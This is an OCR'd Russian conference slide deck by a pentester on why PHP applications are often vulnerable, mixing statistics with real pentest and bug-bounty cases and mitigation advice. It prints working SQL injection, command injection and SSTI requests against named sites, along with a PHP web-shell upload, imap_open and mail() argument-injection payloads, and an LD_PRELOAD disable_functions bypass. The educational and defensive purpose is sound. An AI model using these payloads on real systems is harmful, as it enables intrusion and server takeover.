Почему PHP такой дырявый?

Рамазан Рамазанов (@r0hack)



Дырявый не PHP, а конкретный код





Проблема

- Чрезвычайная распространённость





Проблема

- Чрезвычайная распространённость
- Низкий порог входа





Проблема

- Чрезвычайная распространённость
- Низкий порог входа
- Очень много плохого кода





Проблема

- Чрезвычайная распространённость
- Низкий порог входа
- Очень много плохого кода
- Нелояльное отношение к безопасности





Проблема

- Чрезвычайная распространённость
- Низкий порог входа
- Очень много плохого кода
- Не лояльное отношение к безопасности
- Много интересных уязвимостей и техник эксплуатаций





Какая цель?





О чем поговорим?

- Статистика





О чем поговорим?

- Статистика
- Какие баги чаще всего встречаются?





О чем поговорим?

- Статистика
- Какие баги чаще всего встречаются?
- Уязвимости в PHP. Реальные кейсы





О чем поговорим?

- Статистика
- Какие баги чаще всего встречаются?
- Уязвимости в PHP. Реальные кейсы
- Как не допускать такие баги?





О чем поговорим?

- Статистика
- Какие баги чаще всего встречаются?
- Уязвимости в PHP. Реальные кейсы
- Как не допускать такие баги?
- Выводы





Кто я?

- Ramazan
- @r0hack
- Техлид и пентестер в DeteAct
- Багхантер
- Веду канал BountyOnCoffee






Почему стоит задуматься о безопасности PHP!






Bounty On Coffee
Когда вы понимаете, что приложение, которое будете ломать написан на PHP, вы радуетесь?
Результаты
77% Да
23% Нет
279 голосов
1189 13:57
4 комментария


DETEACT


php
PHP Russia
2022

80
70
60
50
40
30
20
10
0

1 Oct'20 | 1 Nov | 1 Dec | 1 Jan'21 | 1 Feb | 1 Mar | 1 Apr | 1 May | 1 Jun | 1 Jul | 1 Aug | 1 Sep | 1 Oct


PHP
ASP.NET
Ruby
Java
Scala
JavaScript
static files
Python





Статистика

Только 6% апгрейднулись на 8 версию








Статистика

У кого установлен Composer

8.3 8.2 8.1 8.0 7.4 7.3 7.2 7.1 7.0 5.6 5.5 5.4 5.3

90%
80%
70%
60%
50%
40%
30%
20%
10%
0%

2021-05 2021-06 2021-08 2021-10 2021-12 2022-02 2022-04 2022-06 2022-08 2022-10 2022-11







Статистика

Q: How Would You Rank Your Current Development Priorities?

- Building New Features
- Improving Application Performance
- Improving Code Quality
- Deployment Automation / Orchestration
- Security

https://www.zend.com/resources/2022-php-landscape-report





Статистика

Bounties Total Financial Rewards Amount

Top 10 Vulnerabilities		Total bounty payouts 2021
1	Cross-site Scripting (XSS)	$4,568,335
2	Information Disclosure	$4,520,834
3	Improper Access Control	$4,173,966
4	Insecure Direct Object Reference (IDOR)	$2,678,161
5	Privilege Escalation	$2,273,302
6	Improper Authentication	$1,981,539
7	Code Injection	$1,502,707
8	SQL Injection	$1,440,657
9	Server-Side Request Forgery (SSRF)	$1,420,749
10	Business Logic Errors	$874,511

$36,925,156

TOTAL BOUNTIES FINANCIAL REWARDS AMOUNT

https://www.hackerone.com/resources/reporting/hacker-powered-security-report-industry-insights-21





ZERODIUM Payouts for Desktops/Servers*

Legend: Windows; macOS; Linux/BSD; Any OS

RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
VME: Virtual Machine Escape

Up to $1,000,000									1.001 Win RCE Zero Click Win
Up to $500,000							3.001 Chrome RCE+LPE Win	2.001 Apache RCE Linux	2.002 MS IIS RCE Win
Up to $250,000						5.001 MS Outlook RCE Win	4.001 MS Exchange RCE Win	2.003 OpenSSL RCE Linux	2.004 PHP RCE Linux
Up to $200,000	6.001 VMware ESXi VME	5.002 Thunderbird RCE Win/Linux			4.002 Sendmail RCE Linux	4.003 Postfix RCE Linux	4.004 Dovecot RCE Linux	4.005 Exim RCE Linux	2.005 nginx RCE Linux
Up to $100,000		3.002 Safari RCE+LPE Mac	3.003 Edge RCE+LPE Win	3.004 Firefox RCE+LPE Win	5.003 Word/Excel RCE Win	7.001 WordPress RCE Linux	7.002 cPanel/WHM RCE Linux	7.003 Plesk RCE Linux	7.004 Webmin RCE Linux
Up to $80,000	6.002 VMware WS VME Win/Linux					5.004 Adobe PDF RCE+SBX Win	5.005 WinRAR RCE Win	5.006 7-Zip RCE Win	6.003 Windows LPE/SBX Win
Up to $50,000	6.004 USB LPE Win/Mac	8.001 Antivirus RCE Win			5.007 WinZip RCE Win	5.008 tar RCE Linux	6.005 macOS LPE/SBX Mac	6.006 Linux LPE Linux	6.007 BSD LPE BSD
Up to $10,000	9.001 Routers RCE	8.002 Antivirus LPE Win	7.005 phpBB RCE Linux	7.006 vBulletin RCE Linux	7.007 MyBB RCE Linux	7.008 Joomla RCE Linux	7.009 Drupal RCE Linux	7.010 Roundcube RCE Linux	7.011 Horde RCE Linux

https://zerodium.com/program.html





WordPress Pre-Auth RCE

Status:	Active
Target:	WordPress
Bounty:	Up to $300,000
Start Date:	31 March 2021
End Date:	TBD

https://zerodium.com/temporary.html





Какие баги чаще всего встречаются именно в PHP?





Какие баги?

- Универсальные классы уязвимостей
  - Логические (ошибки авторизации, …)
  - Уязвимости client side (XSS, CORS, …)





Какие баги?

- Универсальные классы уязвимостей
  - Логические (ошибки авторизации, …)
  - Уязвимости client side (XSS, CORS, …)

- Их мы встречаем вне зависимости от стека





Какие баги?

- Инъекции





Какие баги?

- Инъекции
  - SQL-инъекции





SQL-инъекции

- Можем менять структуру SQL-запроса
- Вытаскивать/изменять/удалять что-то в БД
- Обходить авторизацию
- SQLi to RCE
- Инъекции в диалектах SQL, например, DQL





Фактология

SQLi в поиске билетов на оф сайте American Airlines

DBS:

information_schema

smartsearch_prod

smartsearch_QA




```
GET
/apps/smartsearch/search.php?callback=__callback&q=%25D0%259C%25D0%25BE%
2581&lg=ru&cnt=RU&p=1'+or+'1'='1'+--+hui&_=1571062709933 HTTP/1.1
Host: i11l-services.aa.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Gecko) Chrome/69.0.3497.100 Safari/537.36
Connection: close
Cache-Control: max-age=0
```



__callback({"result" : [{"display" : "Вашингтон, округ Колумбия (WAS), Вашингтон, округ Ко
США", "data" : "WAS"},{"display" : "Даллас / Форт-Уэрт (DFW), штат Техас, США", "data" : "
{"display" : "Нью-Йорк Сити (NYC), Нью-Йорк, США ", "data" : "NYC"},{"display" : "Сан-Фр
(SFO), штат Калифорния, США", "data" : "SFO"},{"display" : "Хьюстон (HOU), штат Техас, С
"data" : "HOU"},{"display" : "Сан-Диего (SAN), штат Калифорния, США", "data" : "SAN"},{"d
"Аэропорт Джон Уэйн, Оранж Каунти (SNA), штат Калифорния, США", "data" : "SNA"},{"di
"Новый Орлеан (MSY), штат Луизиана, США", "data" : "MSY"},{"display" : "Балтимор / Ваш
Международный (BWI), штат Мэриленд, США", "data" : "BWI"},{"display" : "Денвер (DEN),





Фактология

SQLi в партнерском портале CityMobil

Только за SQL-инъекции на этом портале было выплачено ~ $200.000

```
'+(select*from(select(select sleep(2) from dual where database() like 'city'))a)+'
```

Request

Raw | Params | Headers | Hex

```
GET
[redacted]dictionary?page=0&filter=%7b%22oppdate%22%3a%7b%22b%22%3a%22202
0-05-07%2000%3a00%3a00%22%2c%22e%22%3a%222020-05-07%2022%3a44%3a23'%2b(select*fro
m(select(select%20sleep(3)%20from%20dual%20where%20database()%20like%20'4'))a)%2b'%22%7d%2c
%22id%22%3a%22%22%2c%22driverid%22%3a%2214762206%22%2c%22idhash%22%3a%22%22%2c
%22id_type%22%3a[]%2c%22reg_num%22%3a%22%22%2c%22id_user%22%3a%22%22%7d&sort=%7
B%7D&info=%7B%7D HTTP/1.1
Host: city-mobil.ru
Connection: close
Accept: application/json, text/javascript, */*; q=0.01
X-NewRelic-ID: VQcFV1JSCRABVlBUAgQHUVc=
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/81.0.4044.122 Safari/537.36
newrelic:
eyJ2IjpbMCwxXSwiZCI6eyJ0eSI6IkJyb3dzZXIiLCJhYyI6IjExMjY0MTEiLCJhcCI6IjEyMTY1NTA4MyIsImlkIjoiMz
VhNDRlZTMzZDAyZmFhOCIsInRyIjoiNmY1NWZkZDUwNzEzMDY2ZSIsInRpIjoxNTg4ODgwNjY0Njk4fX0=
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://city-mobil.ru/taxiserv/driverpayments?oppdate_b=2020-05-07%2000:00:00&oppdate_e=2020-05
-07%2022:44:23&id=&driverid=14762206&idhash=&id_type=[]&reg_num=&id_user=
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=XdzIGTKApsJG%2BcO0Sbwdy4YcIHlhVGwCXMpu0qXOlwJP;
_fbp=fb.1.1585919280754.1619707400; _ga=GA1.2.1854744266.1585919281;
```





Фактология

SQLi в самописном фреймворке с root-правами

Request

Pretty Raw Hex \n

```
POST ?id=
1+AND+extractvalue(1,concat(0x3a,user(),0x3a))--+a HTTP/1.1
Host:
Content-Type: multipart/form-data;
boundary=---------------------------34251205253471916484616901700
Cookie:
Content-Length: 413

-----------------------------34251205253471916484616901700



-----------------------------34251205253471916484616901700
Content-Disposition: form-data; name="type"


-----------------------------34251205253471916484616901700
```

Search...

Response

Pretty Raw Hex Render \n

```
280 enter">
281 -muted">
282
283
 1105 XPATH syntax error: ':root@localhost:' /var/www/
284 /vendor Db.php(231): PDO->pr
285 /vendor Db.php(42):
286 /app/helpers/ .php(575):
287 /app/helpers/ .php(498):
288 /app/helpers/ .php(97): a
289 .php(85):
```

1+and+extractvalue(1,concat(0x3a,user(),0x3a,user())--+-





Какие баги?

- Инъекции
  - SQL-инъекции
  - Code/Command injection





Code Injection

- Инъекция PHP-кода или команд ОС
- Исполнение произвольного кода
- Максимальная угроза для безопасности
  - Полная компрометация приложения
  - Пробив сетевого периметра





Фактология

- 0day чтение файлов в open-source движке
- Инъекция команд в скрипте для сброса кеша
- Итог – захват всей инфраструктуры (Active Directory)

Request

Pretty Raw Hex \n

```
GET /clean_cache.php?id=asd;uname%20-a; HTTP/1.1
Host:                    .ru
```

Search...

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 30 Jun 2022 12:45:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive
Access-Control-Expose-Headers: DNT,X-CustomHeader,Keep-Aliv
Content-Length: 285

[22;34mDEBUG id: 1
status: REQUEST
                         {





                         {
command: OK
}
[0m
Linux ie-test 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12
```





Фактология

- Инъекция команд при скачивании файлов
- Bug Bounty

Request

Pretty Raw Hex \n

```
GET /        :.php?file=|ls+-la|| HTTP/1.1
Host:                .ru

```

Search...

Response

Pretty Raw Hex Render \n

```
    <p>
      total 16512
      drwxr-xr-x   3 www-data www-data    4096 Apr 30 10:53 .
      drwxr-xr-x  14 root     root        4096 Apr 30 10:50 ..
      -rw-r--r--   1 www-data www-data       0 Apr 30 10:52
      drwxr-xr-x   2 root     root        4096 Dec 11  2017
      -rw-r--r--   1 www-data www-data     101 Apr 30 10:53
      -rw-r--r--   1 www-data www-data  635958 Apr 30 10:53
      -rw-r--r--   1 www-data www-data      54 Apr 29 17:01
      -rw-r--r--   1 www-data www-data    8234 Apr 29 17:01
```





Фактология

- RCE через SSTI
- Крупный финтех-проект

Request

Pretty Raw Hex \n

```
GET                seomatic/meta-container/all-meta-containers?uri=
{{craft.app.view.evaluateDynamicContent(%27print(system("id"));%27)}} HTTP/2
Host:                  .com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

Search...

Response

Pretty Raw Hex Render \n

```
Cf-Cache-Status: MISS
Last-Modified: Thu, 23 Dec 2021 13:59:40 GMT
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn
Server: cloudflare
Cf-Ray: 6c221c938e0afe20-HEL

{
  "MetaTitleContainer":"<title:              | </title>",
  "MetaTagContainer":
  "<meta name=\"referrer\" content=\"no-referrer-when-downgrade\"><meta name
  " property=\"og:locale\"><meta content=\'          ." property=\"og:site_
  type\"><meta content=\"https:/,                              seomatic/me
  g:url\">",
  "MetaLinkContainer":
  "<link href=\"https:/,                    /uid=33(www-data) gid=33(www-
  =33(www-data) groups=33(www-data)\" rel=\"canonical\"><link href=\"https:/
```





Защита – инъекции

- Использовать prepared statements для SQL
- Или санитизировать в соответствии с синтаксисом:
  - Кодировать входные данные;
  - Экранировать спец символы;
  - Производить приведение типов.





Защита – инъекции







Статистика

- В нашей выборке инъекций PHP в лидерах
  - SQL injection – >60% найдены в PHP-проектах
  - Code injection – >80% найдены в PHP-проектах





Какие баги?

- Логические
- Инъекции
  - SQL-инъекции
  - Code/Command Injection
- Загрузка произвольных файлов (File Upload)





File Upload

- Загрузка и исполнение PHP-кода
- XSS через загрузку HTML или JS
- Загрузка файла для дальнейшего фишинга





Фактология

- RCE через загрузку файлов
- Крупный холдинг



PK▷⊵ ▷ϟc♫UsÈàë$$♪deteact.phpuid=996(nginx) gid=993(nginx) groups=993(nginx)
groups=993(nginx)PK◁⊴?▷ ▷ϟc♫UsÈàë$$♪$ €¤)deteact.php ◁⌐úa,Ã°Ø◁úa,Ã°Ø◁ı

Request

Pretty Raw Hex

```
POST /upload.php HTTP/1.1
Host:
User-Agent: curl/7.84.0
Accept: */*
Content-Length: 399
Content-Type: multipart/form-data; boundary=------------------------e39
Connection: close

--------------------------e397331e98c6835e
Content-Disposition: form-data; name="zip_file"; filename="deteact.php"
Content-Type: application/octet-stream

PK
cUsÈàë$$deteact.php<?php
echo system($_GET["cmd"]);
?>
PK?
cUsÈàë$$$ ¤deteact.php
 úaÃ°ØúaÃ°ØúaÃ°ØPK]M
--------------------------e397331e98c6835e--
```

Search...

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.17.9
Date: Mon, 15 Aug 2022 16:25:21 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.4.16
Content-Length: 107

Debug info:
Upload: deteact.php
Type: application/octet-stream
Size: 0.1875 Kb
Mime: application/zip
DONE.
```



Защита – File Upload

- Загружать файлы на отдельный домен для раздачи статики
- По возможности ограничить типы файлов
- Ограничить размер загружаемых файлов





Какие баги?

- Логические
- Инъекции
  - SQL-инъекции
  - Code/Command Injection
- Загрузка произвольных файлов (File Upload)
- Insecure Deserialization





Insecure Deserialization

- Десериализация пользовательских данных
- Позволяет влиять на логику приложения
- Исполнение кода через цепочки гаджетов
    - Property Oriented Programming





Фактология

- RCE через десериализацию
- Крупный банк

Request

Pretty | Raw | Hex | \n

```
GET / HTTP/2
Host:                         .com
Cookie:
%220c97e
GA1.2.2(
GA1.2.1:
lQRLltp]
t3OJHoWt
OKxK; AW
lQRLltp]
t3OJHoWt
OKxK; _p
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4706.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
```

Response

Pretty | Raw | Hex | Render | \n

```
HTTP/2 302 Found
Date: Wed, 02 Feb 2022 13:25:05 G
Content-Type: text/html; charset=
Location:


Path=/; SameSite=None; Secure
Server: nginx
Cache-Control: max-age=0, must-re
Expires: Wed, 02 Feb 2022 15:25:0
X-Content-Type-Options: nosniff

uid=1000(docker) gid=1000(docker)
<!DOCTYPE html>
```





Фактология

- https://github.com/ambionics/phpggc - библиотека и инструмент для генерации полезных нагрузок unserialize()





Защита – Deserialization

- Белый список допустимых классов





Защита – Deserialization

- Белый список допустимых классов
- Использовать более безопасные форматы
    - JSON





Примеры популярных проектов





Bitrix

2. Уязвимости

- 2.1. Full Path Disclosure
- 2.2. Content Spoofing (*mobileapp.list*)
- 2.3. Content Spoofing (*pg.php*)
- 2.4. Content Spoofing (*rest.marketplace.detail*)
- 2.5. Account Enumeration (*UIDH*)
- 2.6. Open Redirect (*LocalRedirect*)
- 2.7. Reflected XSS (*map.google.view*)
- 2.8. Reflected XSS (*photogallery_user*)
- 2.9. Server-Side Request Forgery (*main.urlpreview*)
- 2.10. Server-Side Request Forgery (*html_editor_action.php*)
- 2.11. Local File Disclosure / Include (*virtual_file_system.php*)
- 2.12. Arbitrary Object Instantiation (*vote/uf.php*)
- 2.13. Arbitrary File Write (*html_editor_action.php*)

3. Методы атак

- 3.1. RCE via PHP Object Injection (*html_editor_action.php*)
  - 3.1.1. Gadget chain
  - 3.1.2. Обход "фикса"
- 3.2. RCE via SQL Injection (*UIDH*)
- 3.3. RCE via PHP Object Injection (*signer_default_key*)
- 3.4. RCE via PHP Object Injection (*site_checker.php*)

https://t.me/webpwn/317
https://blog.deteact.com/ru/bitrix-waf-bypass/





Wordpress

There are **5169** CVE Records that match your search.

Name	
CVE-2022-45375	Auth. Stored Cross-Site Scripting (XSS) vulnerability in iFeature Slider plugin <= 1.2 on WordPress.
CVE-2022-45369	Auth. (subscriber+) Broken Access Control vulnerability in Plugin for Google Reviews plugin <= 2.2.2 on W
CVE-2022-45363	Auth. (subscriber+) Stored Cross-Site Scripting (XSS) in Muffingroup Betheme theme <= 26.6.1 on WordP
CVE-2022-45082	Multiple Auth. (admin+) Stored Cross-Site Scripting (XSS) vulnerabilities in Accordions plugin <= 2.0.3 on
CVE-2022-45077	Auth. (subscriber+) PHP Object Injection vulnerability in Betheme theme <= 26.5.1.4 on WordPress.
CVE-2022-45073	Cross-Site Request Forgery (CSRF) vulnerability in REST API Authentication plugin <= 2.4.0 on WordPress

https://habr.com/ru/company/deteact/blog/578862/





Где PHP всё-таки виноват?





PHP и баги

- Уязвимости на уровне языка/сервера
  - PH*iP-FP*zdaM
  - RCE в имплементации unserialize()
  - …






PHP и баги

1. https://www.evonide.com/breaking-phps-garbage-collection-and-unserialize/
2. https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/











PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
  - imap_open

```
# echo '1234567890'>/tmp/test0001
$server = "x -oProxyCommand=echo\tZWNobyAnMTIzNDU2Nzg5MCc+L3RtcC90ZXN0MDAwMQo=|base64\t-d|sh}";
imap_open('{'.$server.':143/imap}INBOX', '', '') or die("\n\nError: ".imap_last_error());
```





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
  - imap_open
  - mail

```
mail("admin@phprussia.ru", "subject", "message", "", "-f" . $_GET['from']);
```





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
  - imap_open
  - mail

```
mail("admin@phprussia.ru", "subject", "message", "", "-f" . $_GET['from']);
```

```
admin@phprussia.ru -OQueueDirectory=/tmp -X/var/www/html/rce.php
```





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
  - imap_open
  - mail
  - putenv

```
...
void payload(char *cmd) {
  char buf[512];
  strcpy(buf, cmd);
  strcat(buf, " > /tmp/check.txt");
  system(buf);
}

int  geteuid() {
  char *cmd;
  if (getenv("LD_PRELOAD") == NULL) { return 0; }
  unsetenv("LD_PRELOAD");
  if ((cmd = getenv("_cmd")) != NULL) {
    payload(cmd);
  }
  return 1;
}
```





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
  - imap_open
  - mail
  - putenv

```
...
void payload(char *cmd) {
  char buf[512];
  strcpy(buf, cmd);
  strcat(buf, " > /tmp/check.txt");
  system(buf);
}

int  geteuid() {
  char *cmd;
  if (getenv("LD_PRELOAD") == NULL) { return 0; }
  unsetenv("LD_PRELOAD");
  if ((cmd = getenv("_cmd")) != NULL) {
    payload(cmd);
  }
  return 1;
}
```

```
putenv("LD_PRELOAD=/var/www/hack.so");
echo putenv("_cmd=".$_GET['cmd']);
mail("admin@phprussia.ru", "", "", "", "");
show_source("/tmp/check.txt");
```





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
  - imap_open
  - mail
  - putenv
  - deserialization via phar://
  - opcache_reset





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
- Роутинг через файловую систему





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
- Роутинг через файловую систему
  - По умолчанию файл в document root = URL
  - Отсюда проблемы с загрузкой PHP-кода
  - Отсюда же тестовые скрипты, доступные публично





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
- Роутинг через файловую систему
- Слабая типизация







PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
- Роутинг через файловую систему
- Слабая типизация
- Смешивание кода и представления





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
- Роутинг через файловую систему
- Слабая типизация
- Смешивание кода и представления
    - PHP – сам себе шаблонизатор
    - <div><?=$_GET[‘name’]?></div> => XSS





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
- Роутинг через файловую систему
- Слабая типизация
- Смешивание кода и представления
- Нерабочие механизмы защиты





PHP и баги

- Уязвимости на уровне языка/сервера
- Багофичи
- Роутинг через файловую систему
- Слабая типизация
- Смешивание кода и представления
- Нерабочие механизмы защиты
  - disable_functions, open_basedir и прочие легко обойти





Как еще защититься?





Защита

- Hardening (конфиги, suhosin, snuffleupagus):
  - Автоматически проставляет *Secure* и *SameSite*
  - Black и White списки для eval
  - Ограничивает выполнение файлов
  - Строгое сравнение (==, in_array, array_search – пока!) - **declare(strict_types = 1)**
  - WhiteList для оберток
  - … подробнее - https://snuffleupagus.readthedocs.io/features.html





Защита

- Hardening
- Обновляйте PHP и компоненты





Защита

- Hardening
- Обновляйте PHP и компоненты
- Web Application Firewall





Выводы

- Фреймворки – не панацея





Выводы

- Фреймворки – не панацея
- Продумывать обеспечение защищенности на этапе ТЗ





Выводы

- Фреймворки – не панацея
- Продумывать обеспечение защищенности на этапе ТЗ
- Проводить периодически ревью кода и пентесты





Выводы

- Фреймворки – не панацея
- Продумывать обеспечение защищенности на этапе ТЗ
- Проводить периодически ревью кода и пентесты
- Vulnerability Management - патчи для стороннего ПО





Выводы

- Фреймворки – не панацея
- Продумывать обеспечение защищенности на этапе ТЗ
- Проводить периодически ревью кода и пентесты
- Vulnerability Management - патчи для стороннего ПО
- Обучать безопасной разработке новичков





Выводы

- Фреймворки – не панацея
- Продумывать обеспечение защищенности на этапе ТЗ
- Проводить периодически ревью кода и пентесты
- Vulnerability Management - патчи для стороннего ПО
- Обучать безопасной разработке новичков
- Проводить CTF среди разработчиков/девопсов/тестеров





Выводы

- Фреймворки – не панацея
- Продумывать обеспечение защищенности на этапе ТЗ
- Проводить периодически ревью кода и пентесты
- Vulnerability Management - патчи для стороннего ПО
- Обучать безопасной разработке новичков
- Проводить CTF среди разработчиков/девопсов/тестеров
- Новые версии PHP сильно лучше в плане безопасности





Что еще почитать?

- https://t.me/BountyOnCoffee
- https://bit.ly/php_unserialize
- https://habr.com/ru/company/vk/blog/344696/
- https://www.richardwashington.co.uk/posts/2022/4/3/php-type-safety-updated-for-php81
- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/php-tricks-esp
- https://phprussia.ru/moscow/2021/abstracts/7235
- https://dustri.org/b/php8-from-a-security-point-of-view.html
- https://blog.frehi.be/2022/08/16/increasing-php-security-with-snuffleupagus/
- https://github.com/guardrailsio/awesome-php-security
- https://sergeymukhin.com/blog/strogaya-tipizatsiya-php
- https://www.evonide.com/fuzzing-unserialize/





Что еще почитать?

- https://owasp.org/www-pdf-archive/PHPMagicTricks-TypeJuggling.pdf
- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/php-tricks-esp
- https://notsosecure.com/remote-code-execution-php-unserialize
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master
